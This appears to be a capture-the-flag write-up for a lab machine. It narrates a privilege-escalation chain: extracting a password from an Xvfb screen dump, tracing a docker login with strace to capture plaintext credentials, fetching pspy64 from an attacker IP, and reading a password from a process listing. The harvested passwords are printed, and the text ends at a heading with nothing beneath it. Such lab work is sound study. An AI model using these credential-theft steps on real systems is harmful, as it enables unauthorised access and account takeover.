

A process listing shows /usr/bin/Xvfb :1 -fbdir /xorg/xvfb -screen 0 512x256x24 -nolisten local running as tom_sum+ (tom_summers).
Additionally, a mouspad process appears to be actively editing /provision/cron/tom_summers_admin/passwords.txt, which suggests that sensitive credentials may be handled or stored in this file.
Xvfb File found

ls -al in /xorg shows the xvfb directory owned by tom_summers_admin:tom_summers_admin. This suggests the Xvfb session is running under elevated privileges or a different user context.


As tom_summers on the main host, the user changes into /xorg/xvfb/ and runs ls, revealing a single file: Xvfb_screen0. This is an X11 virtual framebuffer screen dump.

file Xvfb_screen0 identifies the file as “X-Window screen dump image data, version X11”, with resolution 512x256x24 and 256 colours. It belongs to the Xvfb instance running for main.sorcery.htb:1.0

Next, the attacker uses scp to securely copy Xvfb_screen0 from the target (10.129.28.12) to the local machine. This allows further analysis using ImageMagick.
Extracting Credentials from Xvfb Screen Dump

On the attacker machine, magick xwd:Xvfb_screen0 dark.png is executed to convert the Xvfb screen dump into a PNG image named dark.png.
tom_summers_admin access

The converted image then reveals the password for the tom_summers_admin account.

Using the credentials obtained earlier, we switch to the tom_summers_admin user via the su command
Rebecca Smith access

sudo -l shows that tom_summers_admin can run two commands as rebecca_smith without a password:
- /usr/bin/strace -s 128 -p [0-9]*
- /usr/bin/docker login


While tracing a docker login process (PID 84550), the attacker uses strace and, as a result, captures a read() call containing plaintext JSON: {"Username":"rebecca_smith","Secret":"-7eAZDp9-f9mg"}. This, in turn, reveals valid credentials that can be used for further access.

From tom_summers_admin, su rebecca_smith succeeds after entering the password, switching to the rebecca_smith user context.

As rebecca_smith, cat .docker/config.json shows Docker authentication configuration using the docker-auth credential store. No hardcoded credentials are visible in the file.
Playing with Docker enivornment


find . from rebecca_smith’s home directory reveals:
- .docker/config.json and .docker/creds
- .net/docker-credential-docker-auth and several encoded credential files
- .bash_history

find / -name “docker-credential-docker-auth” locates two copies:
- /usr/bin/docker-credential-docker-auth (system binary)
- /home/rebecca_smith/.net/docker-credential-docker-auth (local copy in the user’s .net directory).

ls -l /bin/docker-credential-docker-auth shows the binary is owned by rebecca_smith:tom_summers_admin with permissions -rwxr-x—. This allows tom_summers_admin to execute it.
Enumeration using pspy64

As rebecca_smith, the user uses wget to download the 64-bit version of pspy (pspy64) from the attacker machine (10.10.15.210). The binary is saved and made executable with chmod +x pspy64, preparing it for process monitoring.

Running ./pspy64 launches the tool, which begins scanning for processes every 100ms. It displays real-time process events (colored output) and lists several running processes with UIDs and PIDs, including Java (Neo4j), sshd, tail on IPA logs, and mail_bot.


pspy output reveals a Python/ipa command running as UID 2003: /usr/bin/python3 -I /usr/bin/ipa user-mod ash_winter –setattr userPassword=w@LoiU8Crmdep
Ash Winter Access

The initial SSH login as ash_winter displays the password expiration warning, forces a password change, creates the home directory, and drops the user into the default shell with Ubuntu welcome and minimisation notices.

Running sudo -l as ash_winter now shows greatly expanded privileges: in addition to the original systemctl restart sssd right, the user has (ALL : ALL) ALL — full unrestricted sudo access.
Escalating Privileges by Joining sysadmins Group
